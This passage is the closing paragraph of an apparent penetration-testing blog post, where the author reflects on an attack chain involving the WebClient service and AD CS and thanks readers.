
Wrapping up
I had a lot of fun doing this attack chain, I hope to be able to do it on a real internal engagement one day! If I ever see servers running the WebClient service alongside AD CS (or any high-value roles) I’ll be ready!
Thanks for reading. :3